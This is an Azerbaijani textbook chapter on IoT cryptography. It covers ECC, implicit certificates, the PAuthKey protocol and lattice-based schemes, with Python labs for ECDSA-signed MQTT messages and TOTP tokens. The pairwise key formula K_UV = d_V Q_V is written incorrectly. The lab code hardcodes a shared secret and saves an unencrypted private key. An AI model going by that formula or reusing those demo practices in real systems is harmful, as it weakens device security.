Burada p böyük sadə ədəd, a və b isə elliptik əyrinin müəyyən edilməsi üçün seçilən parametrlərdir.

4.2.1. Elliptik əyri əməliyyatları və təhlükəsizlik

Elliptik əyri nöqtələri müəyyən kriteriyalara uyğun seçilir və xüsusi bir ***G*** nöqtəsi generator olaraq təyin edilir. Bu nöqtənin böyük ***n*** ədədi ilə vurulması ***n * G = 0*** şərtini ödəməlidir. ECC-nin əsas riyazi əməliyyatı olan skalyar vurma ***Q = k * P*** qaydası ilə müəyyən edilir. Burada ***k*** müsbət tam ədəd, ***P*** və ***Q*** isə əyri üzərində olan nöqtələrdir.

ECC-də əsas təhlükəsizlik **Elliptik Əyri Diskret Logarifm Problemi (ECDLP)** üzərində qurulmuşdur. Yəni, ***k*** dəyərini ***P*** və ***Q*** nöqtələri məlum olduqda tapmaq riyazi olaraq çox çətindir və praktik olaraq mümkün deyil. Bu xüsusiyyət ECC-ni güclü kriptoqrafik metodlardan biri edir.

Buna baxmayaraq, ECC geniş miqyasda standartlaşdırılmamışdır. Çünki, bəzi elliptik əyri funksiyaları patentləşdirilmişdir ki, bu da yeni standartların yaradılmasını çətinləşdirir. Bundan əlavə, zəif təsadüfi ədəd generatorları ECC sistemlərinə hücumlara səbəb ola bilər. Nəticə etibarilə, ECC-nin təhlükəsiz istifadəsi üçün doğru parametrlərin seçilməsi vacibdir.

4.2.2. ECC ilə doğrulama və açar idarəetməsi

Ağıllı cihazların sürətlə yayılması ilə kimlik doğrulama (authentication) IoT təhlükəsizliyi üçün vacib bir faktor halına gəlib və zərərli hücumların qarşısını almaqda mühüm rol oynayır. Açar mübadiləsi protokollarında bu proses qarşı tərəflərin etibarlı olub-olmadığını müəyyənləşdirir. Kimlik doğrulama bir obyektin və ya şəxsin müəyyən bir xidmət və ya məhsulu istifadəyə icazəsinin olub-olmadığını təsdiqləyən prosesdir. Bu, icazə və giriş nəzarətinin əsas şərtidir və bir qurğunun müəyyən bir sistemə və ya şəbəkəyə giriş imkanı əldə edib-etmədiyini müəyyən edir.

İoT sistemlərinin çoxçeşidli cihazlardan ibarət olması və geniş yayılması səbəbindən kimlik doğrulama protokolları yalnız hücumlardan qorunmamalı, həm də yüngül və resurs məhdudiyyətli qurğular üçün uyğun olmalıdır**.** Bu baxımdan**,** kimlik doğrulama protokolları simmetrik və asimmetrik metodlara bölünə bilər**.**

Kimlik Doğrulama Metodları:

- **Gizli açar əsaslı kimlik doğrulama (Simmetrik metod):** Burada iki qurğu əvvəlcədən müəyyən edilmiş ortaq gizli açarla doğrulama aparır.
- **Asimmetrik metodlar:** Burada dörd fərqli yanaşma mövcuddur:
    1. Statik açar əsaslı kimlik doğrulama (Public key authentication)
    2. Sertifikat əsaslı kimlik doğrulama (Certificate-based authentication)
    3. Kriptoqrafik olaraq yaradılmış identifikatorlar (Cryptographically generated identifiers)
    4. Kimlik əsaslı kimlik doğrulama (Identity-based authentication)

Hər bir halda, cihaz öz kimliyini sübut etmək üçün şəxsi açarına əsaslanan məlumat təqdim etməlidir**.**

- İlk iki metodda doğrulama müvafiq açar cütlərinin və ya sertifikatların sahiblik yolu ilə aparılır**.**
- Üçüncü metodda isə kimlik doğrulama cihazın açıq açarından yaradılmış xüsusi identifikatorlarla həyata keçirilir**.**

- Sonuncu metod isə açıq açarın cihazın kimliyindən əldə edildiyi fərqli bir yanaşma tətbiq edir**.**

4.2.3. ECC əsaslı gizli sertifikatlar

Rəqəmsal sertifikatlar təhlükəsiz kommunikasiyada identifikasiyanın qurulmasını təmin edir. Ənənəvi və ya açıq sertifikatlar (məsələn, X.509) kimi, gizli sertifikatlar üç əsas hissədən ibarətdir: 1) identifikasiya məlumatları, 2) açıq açar, 3) rəqəmsal imza. Açıq açarı istifadəçinin identifikasiya məlumatlarına bağlayan və üçüncü tərəfin təsdiqini tələb edən açıq sertifikatlardan fərqli olaraq, gizli sertifikatlarda açıq açar və rəqəmsal imza eyni elementdə birləşdirilir. Bu yanaşma, alıcıya imzanı çıxarmaq və digər tərəfin açıq açarını imzadan doğrulamaq imkanı verir. Nəticədə, həm sertifikat, həm də doğrulama açarının ötürülməsinə ehtiyac qalmır və sistemin səmərəliliyi artır.

Gizli sertifikatların ən vacib üstünlüklərindən biri daha kiçik ölçü və daha sürətli emal imkanıdır. Cədvəl 4.1, simmetrik və asimmetrik şifrələmə üsulları üçün ekvivalent təhlükəsizlik səviyyələrində açar ölçülərini müqayisə edir. Elliptik Əyri Rəqəmsal İmza Alqoritmi (ECDSA) elliptik əyri qruplarında işləyən rəqəmsal imza metodudur. Elliptik Əyri Qu-Vanstone (ECQV) isə gizli sertifikatların bir variantıdır və daha kiçik açar ölçülərinə malikdir. Bu səbəbdən, ECQV və ECDSA imzalı sertifikatlar RSA-dan daha kiçik ölçüdə olur.

Cədvəl 4.1. Açıq açar və sertifikat ölçülərinin müqayisəsi (ECC vs. RSA)

Təhlükəsizlik səviyyəsi (bit)	**ECC (bit)**	**RSA (bit)**	**ECQV (bit)**	**ECDSA (bit)**	**RSA sertifikatı (bit)**
80	160	1024	193	577	2048
112	224	2048	225	673	4096
128	256	3072	257	769	6144
192	384	7680	385	1153	15360
256	512	15360	522	1564	30720

1. Gizli sertifikatlardan istifadə edərək autentifikasiya və açar idarəetməsi


ECC əsaslı gizli sertifikatlar məhdud resurslara malik sensor şəbəkələrdə autentifikasiya və açar idarəetməsi üçün yüngül və təhlükəsiz metod kimi nəzərdə tutulmuşdur. Aparılan araşdırmalara əsasən, iki mərhələli autentifikasiya və açar mübadiləsi protokolu təklif edilmişdir.

- **Birinci mərhələ** – Sensor düyünlər gizli sertifikatı əldə edir və bir etibarlı tərəf (CA) tərəfindən qeydiyyatdan keçir.

- **İkinci mərhələ** – Gizli sertifikatların əsas prinsipləri açar mübadiləsi üçün tətbiq edilir.

İoT şəbəkələri üçün geniş autentifikasiya və açar mübadiləsi mexanizmləri ECQV gizli sertifikatlarından istifadə edərək işlənmişdir. PAuthKey adlandırılan sxem bu texnologiyadan istifadə edir (Şəkil 4.2). Şəbəkədə dörd əsas rabitə növü nəzərdə tutulur**:**

- **A bağlantısı** – Eyni klasterdə yerləşən iki sensor düyün arasında.
- **B bağlantısı** – Müxtəlif klasterlərdə və eyni şəbəkədə yerləşən iki sensor düyün arasında.
- **C bağlantısı** – Fərqli klasterlərdə və fərqli şəbəkələrdə yerləşən iki sensor düyün arasında.
- **D bağlantısı** – İstifadəçi və sensor düyün arasında.




Şəkil 4.2. Cihaz/istifadəçi autentifikasiyası və açar mübadiləsi üçün şəbəkə arxitekturası

Bu yanaşma IoT və sensor şəbəkələrdə autentifikasiya və təhlükəsiz açar mübadiləsini sadələşdirir və hesablama yükünü minimuma endirir**.**

- **Faza 1: Qeydiyyat və sertifikatın alınması**

Bu mərhələdə bütün sensorlar müvafiq klaster rəhbərlərindən (CH) təhlükəsizlik məlumatlarını alır, hansı ki, yerli sertifikat mərkəzi (CA) kimi fəaliyyət göstərir. Sertifikatın əldə edilməsi prosesi aşağıdakı şəkildə izah olunur (Şəkil 4.3). Başlanğıc **Requester Hello** mesajı müraciət edən cihazın kimliyini və dəstəklənən şifrləmə üsullarını ehtiva edir və offline rejimdə sensorlara quraşdırılır. Məsələn, **CERT_ECC_160_WITH_AES_128_SHA1** 160-bitlik elliptik əyri, 128-bit AES və SHA1 kimi üsulları istifadə edir. Sertifikat istəyi uğurla təsdiqləndikdən sonra, CA seçilmiş şifrləmə üsulunu təsdiqləyir və **CA Hello** mesajı ilə açıq açarı ötürərək handshake prosesini başladır.



Şəkil 4.3. Qeydiyyat mərhələsinin mesaj axını

CA Hello mesajını alan cihaz təsadüfi rəqəm r_u yaradır və EC nöqtəsi $R_U = r_U * G$ hesablayır. Bu nöqtə müzakirə olunan şifrləmə üsulları ilə uyğunlaşdırılır. Bundan sonra cihaz şifrələnmiş **Certificate Request** mesajını göndərir.

CA MAC dəyərini və N_U ədədi yoxlayır və mesajın bütövlüyünü və aktuallığını təyin edir. Uğurlu doğrulamadan sonra, CA təsadüfi r_{CA} ədədi yaradır, $Cert_U = R_U + r_{CA} * G$ sertifikatını hesablayır və gizli açar rekonstruksiyasını aparır. **Certificate** mesajı sertifikatı, $s = er_{CA} + d_{CA} \, (mod \, n)$ dəyərini, N_{CA} təsadüfi ədədini və MAC kodunu ehtiva edir. Burada d_{CA} – CA-nın gizli açarı, e isə $H(Cert_U)$.


Əgər MAC və N_{CA} dəyərləri düzgündürsə, U düyünü $e = H(Cert_U)$ dəyərini hesablayır və öz şəxsi açarını $d_U = er_U + s \, (mod \, n)$ kimi hesablayaraq açıq açarını $Q_U = d_U * G$ kimi müəyyən edir.

U düyünün Finished mesajı əvvəlki autentifikasiya mesajlarının şifrələnmiş təsvirini ehtiva edir və CA Q_U açıq açarından istifadə edərək əvvəlki mesajları şifrələyir və autentifikasiya mərhələsini tamamlayır.

$$Q_U = d_U * G = eCert_U + Q_{CA} \qquad (3.9)$$

- **Faza 2: Autentifikasiya və açar müəyyənləşdirmə**

Bu mərhələ ssenari 1 əsasında izah olunur (Şəkil 4.4), burada eyni klaster daxilində iki sensor düyünün bir-biri ilə ünsiyyəti təsvir edilir. Bütün düyünlərin digər düyünlərin identifikatorlarından xəbərdar olduğu fərz edilir.



Şəkil 4.4. Ssenari 1 üçün mesaj axını

İlk olaraq, $\boldsymbol{U}$ müştəri düyünü *Client Hello* mesajını göndərir və öz identifikatorunu $\boldsymbol{V}$ server düyününə təqdim edir. $\boldsymbol{V}$ isə *Server Hello* mesajı ilə cavab verir və dəstəklədiyi şifrləmə sxemləri və klaster rəhbərinin (CH) identifikatoru haqqında məlumatları göndərir. Əgər müştəri verilən şifrləmə sxeminə uyğun təhlükəsizlik etimadnamələrinə malik deyilsə, onları Sertifikat Avtoritetindən (CA) almalıdır. Əks halda, müştəri əl verərək $Cert_U$ sertifikatını göndərməklə prosesi davam etdirir. Qeydiyyat mərhələsində olduğu kimi, N_U təsadüfi ədədi və MAC dəyərləri mesajın bütövlüyünü və aktuallığını qorumaq üçün istifadə edilir.

Müştərinin sertifikatını aldıqdan sonra, server MAC dəyərini yoxlayır və sertifikat əsasında müştərinin açıq açarını hesablayır. $e = H(Cert_U)$və $Q_U = eCert_U + Q_{CA}$ düsturuna uyğun müəyyən edilir. Daha sonra, $\boldsymbol{V}$ təsadüfi N_V ədədi yaradır və onu $Cert_V, MAC_K[Cert_V, N_V, V]$ ilə birlikdə göndərir. Bu vaxt ərzində, $\boldsymbol{V}$ öz şəxsi açarı d_V və $\boldsymbol{U}$ düyününün açıq açarı Q_Uəsasında $K_{UV} = d_V Q_V$ cüt düyün açarını hesablayır. $\boldsymbol{U}$ mesajı aldıqdan sonra, MAC dəyərini yoxlayır və təsdiqləndiyi halda Q_V və $K_{UV} = d_V Q_V$ hesablayır.

Nəhayət, *Finished* mesajlarının mübadiləsi handshake prosesini tamamlayır, bu mesajlar K_{UV} cüt açarı ilə şifrələnir. Altı mesaj ötürülməsinin sonunda, iki sensor düyün bir-birini uğurla autentifikasiyadan keçirir və gələcək məlumat mübadilələri üçün təhlükəsiz ünsiyyət kanalı yaradır. Eyni yanaşma digər hallarda da istifadə oluna bilər, yalnız kiçik dəyişikliklərlə.

4.3. İoT üçün Lattice əsaslı Kriptoqrafiya

Post-kvant kriptoqrafiyası, kvant kompüterlərinin inkişafı ilə daha çox aktuallıq qazanan bir tədqiqat sahəsidir. Kvant kompüterləri, eyni anda bir neçə mümkün vəziyyətin üstünlüklərindən istifadə edərək mürəkkəb hesablamaları həyata keçirə bilən maşınlardır. Adi kompüterlər məlumatları xeyli daha uzun müddətdə emal edərkən, kvant kompüterləri bu prosesi daha sürətli həyata keçirə bilir. IBM və Google artıq ilk kvant kompüterinin yaradılması uğrunda yarışır və bu texnologiyanın ictimaiyyətə açıq şəkildə istifadəyə veriləcəyi gözlənilir. Kvant kompüterlərinin əsas üstünlüyü, hazırda simulyasiya edilməsi çox çətin olan hesablamaları yerinə yetirə bilmələridir. Bu texnologiya, hazırkı təhlükəsiz hesab edilən kriptoqrafik konstruksiyaları sındırmaq üçün potensial təhlükə təşkil edir. Bu problemi həll etmək üçün aşağıdakı tədqiqat istiqamətləri kvant hücumlarına davamlı hesab olunur:

- **Haş əsaslı kriptoqrafiya** – Bu sahənin tipik nümunəsi 1979-cu ildə təqdim edilmiş Merkle-nin haş-əsaslı açıq açar sxemidir. Haş-əsaslı kriptoqrafik sxemlər müəyyən kriptoqrafik problemlərə qarşı effektiv həllər təklif etsə də, əsas çatışmazlığı imza ölçüsünün böyük olmasıdır.
- **Kod əsaslı kriptoqrafiya** – McEliece-nin gizli Goppa-kodlu açıq açar şifrələmə yanaşması bu sahənin əsas nümunələrindəndir. Bu metod 1979-cu ildə təqdim edilmiş və səhv düzəldən kodlar əsasında daha təhlükəsiz və effektiv açar mübadiləsi imkanı yaratmışdır.
- **Lattice əsaslı kriptoqrafiya** – Post-kvant kriptoqrafiyasının perspektivli istiqamətlərindən biri də məhz Lattice əsaslı kriptoqrafiyadır. Bu yanaşma kvant hücumlarına davamlılığı ilə seçilir və əsasən riyazi mürəkkəbliyə və yüksək paralelləşdirilə bilən əməliyyatlara əsaslanır.
- **Çox dəyişən kvadratik tənliklərə əsaslanan kriptoqrafiya** – 1980-ci illərdə inkişaf etdirilmiş bu yanaşma, çox dəyişən polinomlar əsasında simmetrik kriptoqrafiyanı təmsil edir. Bu tip sxemlər əsasən çox dəyişən kvadratik tənliklərin həll edilməsinə əsaslanır.
- **İzogeniya əsaslı kriptoqrafiya** – Bu, post-kvant kriptoqrafiyasındakı ən yeni istiqamətlərdən biridir və supersingular elliptik əyrilər arasındakı izogeniya qurma çətinliyinə əsaslanır. Bu sistemlər kvant kompüterləri üçün yeni müdafiə mexanizmləri təklif edə bilər.

- **Gizli açarlı kriptoqrafiya** – 1998-ci ildə yaradılmış və bu gün də geniş istifadə edilən Rijndael şifrəsi (Advanced Encryption Standard – AES), gizli açarlı kriptoqrafiyanın ən vacib nümunəsi olaraq qalır.

Kvant davamlı alqoritmlərin IoT sahəsində tətbiqi hələ yeni başlayır.

4.3.1. İoT üçün Lattice əsaslı kriptoqrafiya

Müasir dövrdə daha çox ağıllı cihaz, məsələn, mobil telefonlar, televizorlar, ağıllı məişət texnikası və avtomobillər internetə qoşulur. Bu cihazların əksəriyyəti, internet və cihaz arasında məlumat axınını təmin edən simsiz sensorlarla təchiz olunub. Məsələn, bəzi ağıllı tibbi cihazlar istifadəçilərin sağlamlıq məlumatlarını toplayır və bu məlumatları internetə bağlı verilənlər bazasına göndərir. Buna görə də, istifadəçi məlumatlarının təhlükəsizliyi və məxfiliyi İoT sistemlərində əsas problemlərdən biridir. Simmetrik kriptoqrafiya ilə yanaşı, açıq açar kriptoqrafiyası İoT təhlükəsizliyinin əsas alətlərindən biridir. Birincisi kvant hücumlarına qarşı qorunmanı təmin etsə də, açıq açar kriptoqrafiyası bu hücumlara qarşı zəif sayılır. Lattice əsaslı kriptoqrafiya isə gələcəkdə kvant hücumlarına qarşı müdafiə mexanizmi təqdim edəcək perspektivli bir yanaşma kimi qiymətləndirilir.

İoT tətbiqləri lattice əsaslı kriptoqrafiyanı güclü təhlükəsizlik prioritetləri üçün perspektivli namizəd hesab edir. Gələcəyin ağıllı İoT cihazları kvant təhdidləri ilə üzləşə bilər və onların təhlükəsizlik sistemlərini ənənəvi kriptoqrafiyadan kvant təhlükəsizliyinə uyğunlaşdırmaq çətin ola bilər. Lattice əsaslı metodların hesablama və saxlama səmərəliliyi bu texnologiyanın yüngül cihazlara inteqrasiyasını daha asanlaşdırır. Mövcud R-LWE (Ring Learning With Errors) əsaslı metodlar artıq 8-bit mikro-kontrollerlərdə uğurla tətbiq edilmişdir və NIST tərəfindən təsdiqlənən RSA-1024-dən daha güclü təhlükəsizlik səviyyəsi təmin edir.

Bəzi tədqiqatçılar atribut əsaslı və şəxsiyyəti təsdiq edən autentifikasiya sistemlərinin vacibliyini vurğulamışdır. İoT kontekstində atribut əsaslı autentifikasiya sxemlərinin tətbiqi müəyyən edilmiş təhlükəsizlik standartlarına uyğun bir yanaşma hesab olunur. Məsələn, elliptik əyri rəqəmsal imza alqoritminin (ECDSA) bir variantı olan elliptik əyri Qu-Vanstone (ECQV) imza sxemi daha kiçik açar ölçüləri, aşağı hesablama gücü tələbləri və daha sürətli açar generasiyası ilə diqqət çəkir. Buna görə də, IoT üçün lattice əsaslı atribut və imza sxemləri tədqiqatçılar üçün maraqlı bir sahədir.

R-LWE əsaslı BLISS adlı imza sxemi yüngül cihazlar üçün inkişaf etdirilmiş və Xilinx Spartan-6 FPGA üzərində 128-bit, 160-bit və 192-bit təhlükəsizlik səviyyələri ilə uğurla tətbiq olunmuşdur. Digər BLISS variantları da təhlükəsizlik gücünü artırmaq üçün alternativ olaraq tədqiq olunur.

Homomorfik şifrləmə, İoT sistemlərində şifrələnmiş məlumatların işlənməsi üçün perspektivli yanaşmalardan biridir. Bu metod, verilənlərin deşifrə edilmədən bulud serverlərində emal olunmasına imkan yaradır. Bu yaxınlarda aparılmış

tədqiqatlarda bulud mühitində lattice əsaslı homomorfik şifrləmənin tətbiqi və hesablama sürətinin artırılması üçün optimallaşdırmalar təklif edilmişdir.

Psevdotəsadüfi funksiyalar da İoT təhlükəsizliyində mühüm rol oynayır. Tədqiqatçılar proqram təminatına yönəlmiş avtomatik təhlükəsizlik yeniləmələrinin əhəmiyyətini vurğulamışlar. Mesaj autentifikasiya kodları və psevdotəsadüfi funksiyalar kvant kompüterlərinin gələcəkdə mümkün təhlükələrinə qarşı müdafiə məqsədilə tətbiq olunur.

Lattice əsaslı şifrləmənin ən böyük problemlərindən biri tətbiq səmərəliliyidir. Bu sahədə ən ciddi səylərdən biri R-LWE əsaslı TLS (Transport Layer Security) protokolunun post-kvant təhlükəsizlik tələblərinə uyğunlaşdırılmasıdır. Lattice əsaslı R-LWE açar mübadiləsi mexanizmi TLS 1.3 protokolunda uğurla sınaqdan keçirilmiş və yüksək effektivlik nümayiş etdirmişdir.

Tədqiqatçılar Cortex-M0 arxitekturası üçün NTRUEncrypt adlı lattice əsaslı metodları uğurla tətbiq etmiş və bu sxemin IoT cihazlarında təhlükəsiz şəkildə işlədiyini təsdiqləmişlər. Digər R-LWE əsaslı şifrələmə sxemləri də təqdim edilmiş və NTRUEncrypt ilə ekvivalent olduğu müəyyən edilmişdir. Xüsusilə, ATxmega128 mikroprosessoru üzərində bu sxemlər 46-bit təhlükəsizlik səviyyəsi ilə 24.9 ms şifrələmə və 6.7 ms deşifrə vaxtları ilə işlədilmişdir.

4.4. Praktiki Hissə və Tapşırıqlar

4.4.1. ECC əsaslı MQTT üzərində təhlükəsiz məlumat ötürülməsi

Məqsəd

Bu praktiki hissənin məqsədi oxucuya elliptik əyri kriptoqrafiyası (ECC) əsasında məlumatların imzalanması, imzalanmış məlumatların ötürülməsi və imzanın yoxlanması prosesini praktiki şəkildə nümayiş etdirməkdir. Təcrübə mühiti olaraq Jetson Nano və ya istənilən Linux əməliyyat sistemi üzərində çalışan qurğu istifadə oluna bilər.

Tələblər:

- Jetson Nano və ya Raspberry Pi
- Ubuntu əməliyyat sistemi və ya uyğun Linux mühiti
- Python 3.8 və ya daha yeni versiya
- Mosquitto MQTT brokeri və klient proqramı
- Python kitabxanaları: cryptography, paho-mqtt, json, base64

Şəkil 4.5. Jetson Nano cihazı

✓ **Addım 1 – Jetson Nano terminalında mühitin hazırlanması**

Təcrübəyə başlamazdan əvvəl lazım olan proqramlar sistemə quraşdırılmalıdır. Bunun üçün aşağıdakı əmrlərdən istifadə olunur:

- `sudo apt update`
- `sudo apt install python3-pip mosquitto mosquitto-clients -y`
- `pip3 install --upgrade pip setuptools wheel`
- `pip3 install cryptography paho-mqtt`

Bu addım tamamlandıqdan sonra tələb olunan mühit hazır olur.

✓ **Addım 2 – ECC açar cütü yaradılır**

İlk olaraq, məlumatların imzalanması və doğrulanması üçün bir açar cütü yaradılır. Buraya bir gizli açar (private key) və bir açıq açar (public key) daxildir (***ecc_key.py***).

```
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives.asymmetric import ec
from cryptography.hazmat.primitives import serialization

private_key = ec.generate_private_key(ec.SECP256R1(),
default_backend())
public_key = private_key.public_key()

with open("private_key.pem", "wb") as f:
    f.write(private_key.private_bytes(
        encoding=serialization.Encoding.PEM,
        format=serialization.PrivateFormat.PKCS8,
        encryption_algorithm=serialization.NoEncryption()
    ))

with open("public_key.pem", "wb") as f:
```

```
    f.write(public_key.public_bytes(
        encoding=serialization.Encoding.PEM,
format=serialization.PublicFormat.SubjectPublicKeyInfo
    ))
```

✓ Addım 3 – Məlumat imzalanır və MQTT ilə göndərilir

Sensor məlumatı kimi təsəvvür edilən sadə bir mesaj (məsələn: "temperature=28.3") gizli açar ilə imzalanır və Mosquitto MQTT brokerinə göndərilir (***mqtt_send.py***).


```
import paho.mqtt.client as mqtt
import json, base64
from cryptography.hazmat.primitives import hashes,
serialization
from cryptography.hazmat.primitives.asymmetric import ec

message = b"temperature=28.3"

with open("private_key.pem", "rb") as f:
    private_key =
serialization.load_pem_private_key(f.read(), password=None)

signature = private_key.sign(message,
ec.ECDSA(hashes.SHA256()))

client = mqtt.Client()
client.connect("localhost", 1883, 60)

payload = {
    "data": message.decode(),
    "signature": base64.b64encode(signature).decode()
}

client.publish("iot/secure/data", json.dumps(payload))
client.disconnect()
```

✓ Addım 4 – Məlumat qəbul edilir və imza yoxlanılır

Digər tərəfdə (məsələn, bazaya məlumat yazan sistem və ya idarəetmə mərkəzi) mesaj qəbul olunur və göndəricinin açıq açarı ilə imzanın doğruluğu yoxlanılır (***mqtt_receive.py***).

```
import paho.mqtt.client as mqtt
import json, base64
from cryptography.hazmat.primitives import hashes,
serialization
from cryptography.hazmat.primitives.asymmetric import ec
```

```
•
•  with open("public_key.pem", "rb") as f:
•      public_key =
   serialization.load_pem_public_key(f.read())
•
•  def on_message(client, userdata, msg):
•      try:
•          payload = json.loads(msg.payload.decode())
•          message = payload["data"].encode()
•          signature = base64.b64decode(payload["signature"])
•
•          public_key.verify(signature, message,
   ec.ECDSA(hashes.SHA256()))
•          print("İmza DOĞRUDUR:", message.decode())
•      except Exception as e:
•          print("İmza YANLIŞDIR və ya Məlumat saxtadır:", e)
•
•  client = mqtt.Client()
•  client.connect("localhost", 1883, 60)
•  client.subscribe("iot/secure/data")
•  client.on_message = on_message
•
•  print("Gözləyir... (Ctrl+C)")
•  client.loop_forever()
```



Şəkil 4.6. İmzanın yoxlanması mərhələsinin ekran görüntüsü

✓ Nəticə

Bu praktiki hissə oxucuya ECC ilə imzalama və imzanın doğrulanması, MQTT protokolu ilə təhlükəsiz məlumat ötürülməsi üzrə praktiki bacarıqlar qazandırır. İstifadə edilən metodlar IoT cihazlarında məlumatın mənbəyini yoxlamaq və bütövlüyünü qorumaq üçün geniş istifadə olunur.

✓ Tapşırıqlar

- İmzalanan məlumatlara tarix və vaxt (timestamp) sahəsi əlavə edin və onu da imzaya daxil edin.
- Sensor məlumatını strukturlaşdıraraq JSON daxilində sensor_id və data sahələri əlavə edin.
- İmzalanmış məlumatı dəyişdirərək (məsələn, temperatur dəyərini dəyişməklə) imzanın səhv nəticə verdiyini test edin.
- MQTT brokeri üzərində TLS/SSL qorunmasını aktivləşdirin və şifrələnmiş kanal vasitəsilə məlumat göndərin.
- Fərqli sensorlar üçün fərqli açar cütləri yaradın və qəbul edən qurğunun onları ayırd edə bilməsini təmin edin.

4.4.2. Dinamik token əsaslı kimlik doğrulama: Simsiz sensor şəbəkələrində praktik tətbiq

Məqsəd

Bu praktiki hissənin məqsədi simmetrik açar və vaxta əsaslanan dinamik token (Time-based One-Time Token – TOTP) mexanizmini tətbiq etməklə simsiz sensor şəbəkəsində sensor node-ların kimlik doğrulamasını həyata keçirməkdir. Bu yanaşma real şəbəkə təhlükəsizlik modelinə uyğunlaşdırılmışdır.

Tələblər:

- Jetson Nano və ya Raspberry Pi
- Ubuntu əməliyyat sistemi və ya uyğun Linux mühiti
- Python 3.8 və ya daha yeni versiya
- hmac, hashlib, time, paho-mqtt, json, base64 kitabxanaları

✓ Addım – TOTP əsaslı token yaradılması (sensor node)

Bu mərhələdə sensor cihaz hər 30 saniyədən bir yeni TOTP token yaradır və mesajla birlikdə göndərir. (***totp_sender.py***).

```
import hmac, hashlib, time, base64, json
import paho.mqtt.client as mqtt

shared_secret = b"my_shared_key"
